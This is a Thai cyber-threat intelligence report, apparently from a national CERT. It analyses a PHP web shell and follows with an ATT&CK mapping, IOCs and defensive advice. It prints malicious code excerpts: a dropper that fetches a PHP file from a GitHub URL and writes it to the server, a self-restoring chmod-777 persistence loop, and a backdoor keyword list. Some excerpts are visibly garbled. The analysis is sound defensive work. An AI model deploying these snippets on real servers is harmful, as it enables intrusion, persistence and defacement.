- สร้าง Directory, File: สำหรับ Directory โค้ดจะเรียกใช้งานคำสั่ง mkdir โดยให้ผู้ไม่หวังดีกรอกชื่อ dir ที่ต้องการและจะสร้างลงบนพาร์ธปัจจุบัน และในส่วนของไฟล์นั้นจะใช้งานคำสั่ง fopen, fwrite โดยจะรับค่าชื่อไฟล์พร้อมนามสกุลและเนื้อหาไฟล์ ถ้าทำการสร้างสำเร็จจะแสดงพาร์ธที่สร้างไฟล์และลิงก์ไปสู่ว่าไฟล์ที่สร้าง

```

} elseif ($REQUEST[net('buatfile')] == "opet") {
    function createfile() {
        $pat = $_GET['path'];
        $nama_file = $_POST['nama_file'];
        $isi_file = $_POST['isi_file'];
        $handle = fopen($pat.$nama_file, "w");
        $files = $_GET['path']."/".$nama_file;
        $asu = str_replace($_SERVER['DOCUMENT_ROOT'], $web, $files);
        if (fwrite($handle, $isi_file)) {
            echo "<table class='directory-listing-table' style='border-color:lime;'><tr><td>Created =></td><td><font color='lime'>".$pat."/".$nama_file."</font></tr><tr><td><font color='lime'>Link : <a href='".$asu.'" target='_blank'><font color='lime'></td></tr></table>";
        } else {
            echo "<table class='directory-listing-table' style='border-color:red;'><tr><td><font color='red'><i class='fa fa-exclamation-triangle' aria-hidden='true'></i> Failed to create file.!!</font></td></tr></table>";
        }
    }
    if (isset($_POST['bikin'])) {
        echo "<center><table class='directory-listing-table'><tr><td colspan='2'></td></tr></table>";
        <form method='POST'>
            <input type='text' value='file.php' placeholder='Nama File' style='width: 525px;' name='nama_file' autocomplete='off'><br>
            <textarea name='isi_file' rows='20' cols='100' placeholder='Hello World!></td></tr></table>";
        <button type='submit' class='btn btn-outline-light' style='width:200px; height:30px; height:30px;' name='bikin'>CREATE</button><br>
        <a href='".$pat.'" class='btn btn-outline-light'>Back</a></td></tr></table>";
    }
    } else {
        createfile();
    }
} elseif ($GET[net('buatfolder')] == "opet") {
    function createdirectory() {
        if (empty($_POST['add'])) {
            echo "<table class='directory-listing-table' style='border-color:orange;'><tr><td colspan='2'><font color='orange'>Folder field is required</font> [ <a href='".$pat.'">".$_GET['path']."'</a>.</td></tr></table>";
        } else {
            $add = $_POST['add'];
            $backdoor = mkdir($_GET['path']."/".$add);
            if ($backdoor == true) {
                echo "<table class='directory-listing-table' style='border-color:lime;'><tr><td>Created =></td><td><font color='lime'>".$_GET['path']."'</font></td></tr><tr><td colspan='2'></td></tr></table>";
                <a href='".$pat.'" class='btn btn-outline-light'>Click Here</a></td></tr></table>";
            } else {
                echo "<table class='directory-listing-table' style='border-color:red;'><tr><td colspan='2'><font color='red'><i class='fa fa-exclamation-triangle' aria-hidden='true'></i> Failed to create folder : $add</font></td></tr></table>";
            }
        }
    }
    if (isset($_POST['submit'])) {
        echo "<table class='directory-listing-table'><tr><td colspan='2'></td></tr></table>";
        <form action="" method = "POST"><div><i class='fa fa-folder-plus'></i> Create Folder</div><div style='width:300px;'>
            <input type='text' class='form-control' placeholder='Folder Name' name='add' id='add'><br></div>
            <button type='submit' class='btn btn-outline-light' name='submit' value='Create directory' style='width:120px;'>Create</button><br>
            <a href='".$pat.'" class='btn btn-outline-light' style='width:120px;'>Back</a></td></tr></table>";
        } else {
            createdirectory();
        }
    }
}

```


[ภาพที่ 25 ฟังก์ชันการสร้างไฟล์และไดเรกทอรี]



[ภาพที่ 26 ตัวอย่างการสร้างไฟล์ใหม่]



- **Grab config:** เป็นฟังก์ชันสำหรับค้นหา User บนเครื่องและ configuration ที่สำคัญๆของเว็บไซต์ต่าง ๆ ใน server เดียวกัน โดยเฉพาะ credential ของฐานข้อมูล, admin panel, FTP, email, API keys ฯลฯ โดยทำงานโดยวนลูปหา User ทั้งหมด และค้นหาไฟล์ config ผ่านการ @copy() และสร้าง @symlink() ไฟล์ config เป้าหมายไปยัง directory ปัจจุบันของ shell



[ภาพที่ 27 ตัวอย่างการค้นหา User ที่มีอยู่บนเครื่อง]

- **Hash Identifier:** ทำงานโดยรับค่า Input ที่เป็นค่า hash จากนั้นใช้ regex ในการตรวจสอบว่าเป็นค่า hash จาก algorithm ไต โดยรองรับการตรวจสอบ algorithm MD5, SHA1, SHA224, SHA256, SHA512, Bcrypt, Blowfish(Unix), Argon2i, Argon2id



```
function identify($hash) {
    $algorithms = [
        '<font color="lime">MD5' => '/^[a-f0-9]{32}$/i',
        '<font color="lime">SHA1' => '/^[a-f0-9]{40}$/i',
        '<font color="lime">SHA224, Keccak-224' => '/^[a-f0-9]{56}$/i',
        '<font color="lime">SHA256' => '/^[a-f0-9]{64}$/i',
        '<font color="lime">SHA512' => '/^[a-f0-9]{128}$/i',
        '<font color="lime">Bcrypt, Blowfish(Unix)' => '/^$2y\$[0-9]{2}\$[A-Za-z0-9\.\-\/]{53}$/i',
        '<font color="lime">Sargon2i' => '/^\$argon2i\$v=\d+\$m=\d+,t=\d+,p=\d+\$[A-Za-z0-9\+]{43,}\$[A-Za-z0-9\+]{43,}$/i',
        '<font color="lime">Argon2id' => '/^\$argon2id\$v=\d+\$m=\d+,t=\d+,p=\d+\$[A-Za-z0-9\+]{43,}\$[A-Za-z0-9\+]{43,}$/i';
    ];
    foreach ($algorithms as $name => $pattern) {
        if (preg_match($pattern, $hash)) {
            return $name;
        }
    }
    return '<font color="red">Could not identify / Tidak dapat mengidentifikasi</font>';
}
```

[ภาพที่ 28 ฟังก์ชันการตรวจสอบประเภทของค่า Hash]

**Hash Identifier**  
Identify and detect unknown hashes using this tool.

Your hash :

---


Hash : **2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824**  
Algorithms : **SHA256**

[ภาพที่ 29 เมนูตรวจสอบประเภทของค่า Hash]

- **Adminer:** เป็นฟังก์ชันที่ทำหน้าที่เป็น Dropper โหลดไฟล์จากภายนอกผ่าน Curl (Crop2.php) มาบันทึกไว้บนเครื่อง โดย Adminer เป็นเครื่องมือสำหรับการจัดการฐานข้อมูลต่างบนเครื่อง (เรียกดูข้อมูล, Export, รันคำสั่ง SQL) ฟังก์ชันนี้จะให้ผู้ใช้ไม่หวังดีสามารถตั้งชื่อไฟล์ adminer ที่จะดาวน์โหลดมาได้ด้วย เพื่อหลบเลี่ยงการถูกตรวจจับจากชื่อไฟล์


```
<?php
} elseif ($REQUEST['net'] == "opet") {
    function curl($url){
        $backdoor = curl_init($url);
        curl_setopt($backdoor, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($backdoor, CURLOPT_CONNECTTIMEOUT, 10);
        curl_setopt($backdoor, CURLOPT_FOLLOWLOCATION, 1);
        curl_setopt($backdoor, CURLOPT_HEADER, 0);
        return curl_exec($backdoor);
        curl_close($backdoor);
    }
    echo "<table class='directory-listing-table'><tbody><tr><td class='fa fa-database' aria-hidden='true'></td><td class='fa fa-exclamation-triangle' aria-hidden='true'></td><td>Input field is required</td></tr></tbody></table>";
    <form method="POST">
    <div class="input-group" style="width:300px;">
    <span class="input-group-text mb-2">Filename :</span>
    <input type="text" placeholder="adminer.php" class="form-control mb-2" name="miner"></div>
    <button type="submit" class="btn btn-outline-light" name="gass" style="width:120px;">Submit</button>&nbsp;
    <a href="#path" class="btn btn-outline-light" style="width:120px;">Back</a></div></form></td></tr></tbody></table>";
    if(isset($_POST['gass'])){
        if (empty($_POST['miner'])) {
            echo "<table class='directory-listing-table' style='border-color:orange;'><tbody><tr><td class='fa fa-exclamation-triangle' aria-hidden='true'></td><td>Input field is required</td></tr></tbody></table>";
        } else {
            $check = $curl->curl($url);
            $result = str_replace($_SERVER['DOCUMENT_ROOT'], $web, $check);
            $content = curl('https://raw.githubusercontent.com/Anonrocks/-/refs/heads/master/crop2.php');
            $open = fopen($check, 'w');
            fwrite($open, $content);
            fclose($open);
            if (file_exists($check)) {
                echo "<table class='directory-listing-table' style='border-color:lime;'><tbody><tr><td class='fa fa-check'></td><td>File exists</td></tr></tbody></table>";
            } else {
                echo "<table class='directory-listing-table' style='border-color:red;'><tbody><tr><td class='fa fa-exclamation-triangle' aria-hidden='true'></td><td>Failed to create adminer</td></tr></tbody></table>";
            }
        }
    }
    exit();
}
```

[ภาพที่ 30 ฟังก์ชันการดาวน์โหลดเครื่องมือเพิ่มเติม]



[ภาพที่ 31 เมนูการดาวน์โหลดเครื่องมือเพิ่มเติม]

- **Mass deface:** เป็นฟังก์ชันสำหรับสร้างไฟล์ Defacement หน้าเว็บโดยมีความแตกต่างจากฟังก์ชันสร้างไฟล์และอัปโหลดไฟล์คือสามารถสร้างไฟล์เดียวในหลายพาร์ธพร้อมกัน และมีโหมดการทำงาน 2 รูปแบบได้แก่ โหมดปกติ (Biasa) คือการเขียนไฟล์ลงในโฟลเดอร์ปัจจุบันและ sub-directory 1 ชั้น และ โหมดจำนวนมาก (Massal) สร้างไฟล์แบบ Recursive คือการสร้างไฟล์นั้น ๆ ในทุก Sub-Directory ที่สามารถสร้างไฟล์ได้



[ภาพที่ 32 เมนูการสร้างไฟล์สำหรับ Defacement]

- **Shell finder:** ทำหน้าที่ในการค้นหาไฟล์ backdoor, shell ที่มีนามสกุลไฟล์กับที่ผู้ไม่หวังดีกำหนดในไฟล์พาร์ธนั้นๆ โดยทำการวนลูปค้นหาไฟล์แบบ Recursive ในพาร์ธนั้น ๆ ด้วยฟังก์ชัน file\_get\_contents พร้อมทั้งตรวจสอบเนื้อหาของไฟล์ตามแพทเทิร์นของ backdoor ที่ได้ hard coded ไว้ดังภาพตัวอย่าง



BACKDOOR

Home
>\_ Console
Upload

: / var / www / html / testshell /

### Backdoors Scanning

\*note : jika hasilnya kosong berarti tidak ditemukan/ekstensi nya di isi dengan benar

Extension :
ex : php, phar, shtml, phtr

Directory :
/var/www/html/testshell

Submit
Back

Found : /var/www/html/testshell/shell.php => Detected view  
Found : /var/www/html/testshell/cong.php => Detected view  
Scan Completed..!!

[ภาพที่ 33 เมนูสำหรับการสแกนไฟล์ Backdoor]

```
eval
base64_decode
str_rot13
mass_deface
addrdp
@exec
@passthru
@chmod
#exec
deface
command
{IFS}
shell_exec
SERVER_SOFTWARE
wget
@get_current_user
@getmygid
```

[ภาพที่ 34 ตัวอย่าง Wordlist ที่ใช้ในการตรวจหาไฟล์ Backdoor]



- **Lock file:** เป็นฟังก์ชันสำหรับการล็อคไฟล์ที่ต้องการ โดยฟังก์ชันจะทำการตั้งค่า permission ของไฟล์ที่กำหนดให้เป็น 0777 สร้างไฟล์สำรองเก็บไว้ที่ `/var/tmp` พร้อมทั้งสร้างไฟล์สคริปต์สำหรับตรวจสอบการคงอยู่ของไฟล์และใช้งานสคริปต์ในรูปแบบ background process เมื่อไฟล์ถูกลบสคริปต์จะทำการสร้างไฟล์ใหม่พร้อมทั้งปรับ permission เป็น 0777 ในทันที

```
} elseif ($REQUEST['lokfile'] == "-opet") {
    echo "table class='directory-listing-table'>ctd>
<n5><l class='fa fa-lock' style='color:#1A9002;'></l> Lock file<font class='backdoor-text' style='font-size:12px;'><i></i> Linux</font></n5><br style='color:#04BFFF;'>
<center>form method='post'>
<div class='input-group' style='width:380px;'>
<span class='input-group-text mb-2' filename = </span>
<input type='text' name='pile' class='form-control mb-2' placeholder='file.php'/></div><br>
<button type='submit' class='btn btn-outline-light' style='width:120px;' name='submit'>Submit</button>&nbsp;&nbsp;&nbsp;
<a href=?path=$serlok-&".net"(tool')." -opet" class='btn btn-outline-light' style='width:120px;'>Back</a></form><br></td></table>;
if (isset($_POST['submit'])) {
    if (empty($_POST['pile'])) {
        echo "<br><table class='directory-listing-table' style='border-color:orange;'><td><font color='orange'><center>The File field is required</center></font></td></table>;"
    } else {
        $filer = $_POST['pile'];
        $stemp = "/var/tmp";
        if (file_exists($stemp."/$_md5($serlok.$filer.'-xbackdoor').backdoor_ex($filer).'.xhand.Lock') && file_exists($stemp."./$_backdoor_ex($filer).'-xpet') ) {
            cmd('rm -rf '.$stemp.'/$_md5($serlok.$filer.'-xpet').backdoor_ex($filer).'.xbackdoor.Lock', $serlok);
            cmd('rm -rf '.$stemp.'/$_md5($serlok.$filer.'-xbackdoor').backdoor_ex($filer).'.xhand.Lock', $serlok);
            cmd('cp $filer.'.$stemp.'/'.$_md5($serlok.$filer.'-xpet').backdoor_ex($filer).'.xbackdoor.Lock', $serlok);
            @chmod($filer, 0777);
            $content = '</php
$step = "/var/tmp";
$fileperm = backdoor_perm("$filer.");
backdoor_cmd("chmod 777 '$filer.'");
while (True) {
    if (file_exists("$filer.""")) {
        $var = base64_encode(file_get_contents($tmp."/".$_md5($serlok.$filer.'-xpet').backdoor_ex($filer).'.xbackdoor.Lock'));
        File_put_contents("$filer.", base64_decode($var));
    }
    if ($fileperm != "0777"){
        backdoor_cmd("chmod 0777 '$filer.'");
    }
}
function backdoor_cmd($value)
{
    if (function_exists("system")) {
        system($value);
    } else if (function_exists("shell_exec")) {
        return shell_exec($value);
    } else if (function_exists("exec")) {
        return Exec($value);
    } else if (function_exists("passthru")) {
        return passthru($value);
    }
}
function backdoor_perm($filer){
    return substr(sprintf("%o", fileperms($filer)), -4);
};
$content = file_put_contents($stemp."/".$_md5($serlok.$filer.'.xbackdoor').backdoor_ex($filer).'.xhand.Lock', $content);
if ($content) {
    echo "<table class='directory-listing-table' style='border-color:lime;'><td>Locked =></td><font color='lime'$filer/></font></td></table>;"
    cmd('php "'.$stemp.'"'.$_md5($serlok.$filer.'.xbackdoor').backdoor_ex($filer).'.xhand.Lock' /dev/null 2>/dev/null 8', $serlok);
} else {
    echo "<table class='directory-listing-table' style='border-color:red;'><td><font color='red'><i></i><div class='fa fa-exclamation-triangle' aria-hidden='true'></div> Can't lock $filer/></td></table>;"
}
}
}
}
}
```

[ภาพที่ 35 ฟังก์ชันการลือกไฟล์]



## Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

| Tactic              | Technique ID | Technique Name                                         |
|---------------------|--------------|--------------------------------------------------------|
| Discovery           | T1082        | System Information Discovery                           |
|                     | T1083        | File and Directory Discovery                           |
| Execution           | T1059.004    | Unix Shell                                             |
|                     | T1059        | Command and Scripting Interpreter                      |
| Exfiltration        | T1048.002    | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol |
| Command And Control | T1105        | Ingress Tool Transfer                                  |
| Defense Evasion     | T1027        | Obfuscated Files or Information                        |
|                     | T1140        | Deobfuscate/Decode Files or Information                |
|                     | T1036        | Masquerading                                           |
| Persistence         | T1505.003    | Web Shell                                              |
| Impact              | T1491.002    | External Defacement                                    |
|                     | T1485        | Data Destruction                                       |



## Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

|                                    |                                                                                                                                                                   |
|------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| อีเมล                              | muhrazky@gmail.com                                                                                                                                                |
|                                    | https.cpanel.net@gmail.com                                                                                                                                        |
|                                    | papaku.hayker@gmail.com                                                                                                                                           |
|                                    | rootcyberpunks@gmail.com                                                                                                                                          |
|                                    | fbi.priv.g00gle@gmail.com                                                                                                                                         |
|                                    | fbi.priv.g00gle@gmailcom                                                                                                                                          |
|                                    | malaysia.sender@gmail.com                                                                                                                                         |
|                                    | papaku.hayker.go.id@gmail.com                                                                                                                                     |
| ลิงก์ GitHub ที่เก็บไฟล์ Web Shell | <a href="https://raw.githubusercontent.com/Anonrocks/-/refs/heads/master/@cong.php">https://raw.githubusercontent.com/Anonrocks/-/refs/heads/master/@cong.php</a> |
| SHA1                               | eadd8562f9683733ab1495662c966f4fe1172013                                                                                                                          |
| MD5                                | 9ef4fff2266ba100bae0f81b4245e6fe                                                                                                                                  |
| SHA256                             | 6ea36231c7e2d57dbfd700013ddb80effc1442d5ae55406dc74ed90fc65d3c10                                                                                                  |
| GitHub username                    | Anonrocks                                                                                                                                                         |
|                                    | David dai10                                                                                                                                                       |



## แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

### การเฝ้าระวัง (Monitoring)


- ตรวจสอบความเปลี่ยนแปลงของไฟล์ : ติดตั้งระบบหรือเปิดใช้งานฟังก์ชันเพื่อตรวจสอบการสร้างไฟล์ใหม่ หรือการแก้ไขไฟล์ในโพลเดอร์สำคัญของ Web Application
- เฝ้าระวังการเรียกใช้งานไฟล์สคริปต์ด้วย HTTP Method: POST ไปยังไฟล์ PHP ที่ไม่ใช่ application ปกติ หรือ Request ที่มี parameter ที่ใช้มีค่าแปลก ๆ โดยเฉพาะที่เป็นภาษาอินโดนีเซีย
- เฝ้าระวังการเชื่อมต่อเครือข่าย: ตรวจสอบ Traffic ขาออกจาก Web Server ว่ามีการพยายามเชื่อมต่อไปยังโดเมนที่เป็นบริการฝากไฟล์อย่างเช่น Pastebin หรือ GitHub ที่ไม่รู้จักหรือไม่

### การป้องกัน (Prevention)

- ปิดการทำงานฟังก์ชัน PHP ที่ไม่จำเป็นบนไฟล์ php.ini: โดยเฉพาะฟังก์ชันที่ใช้สำหรับ การเรียกใช้งานคำสั่งบนเครื่องโฮสต์ eval, exec, shell\_exec, system, passthru, popen และ curl\_exec
- ติดตั้ง Web Application Firewall (WAF): เพื่อช่วยกรอง Traffic อันตรายและบล็อก รูปแบบการโจมตีก่อนที่จะเข้าถึงตัว Server

### การรับมือ (Response)

- แยกอุปกรณ์ที่ติดเชื้อ: หากตรวจพบการบุกรุก ให้รีบตัดการเชื่อมต่อเครื่องที่มีการบุกรุกนั้น ออกจากเครือข่ายเพื่อป้องกันการแพร่กระจาย
- เก็บหลักฐานทางดิจิทัล: รักษาสภาพของเครื่องที่ติดเชื้อไว้เพื่อการวิเคราะห์หาสาเหตุและ สืบสวน (Digital Forensics) เก็บสำรอง Log Files และตัวอย่างไฟล์ Web shell ที่พบไว้ เพื่อวิเคราะห์หาวิธีการเจาะระบบ (Initial Access) และเตรียมป้องกันการถูกโจมตีซ้ำในรูปแบบเดิม
- กำจัดภัยคุกคาม : ลบไฟล์ Web shell หลักและค้นหาไฟล์ Backdoor ที่ถูกฝังไว้ทั้งหมดโดย ใช้ข้อมูล IOCs รวมไปถึงไฟล์สคริปต์ที่ใช้สำหรับสร้างไฟล์ที่ถูกล๊อคไว้โดยฟังก์ชันล๊อคไฟล์
- รายงานเหตุการณ์: แจ้งเหตุการณ์ไปยังหน่วยงานที่เกี่ยวข้องภายในองค์กรและหน่วยงาน ด้านความมั่นคงปลอดภัยไซเบอร์



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: [cti\\_misp@ncsa.or.th](mailto:cti_misp@ncsa.or.th)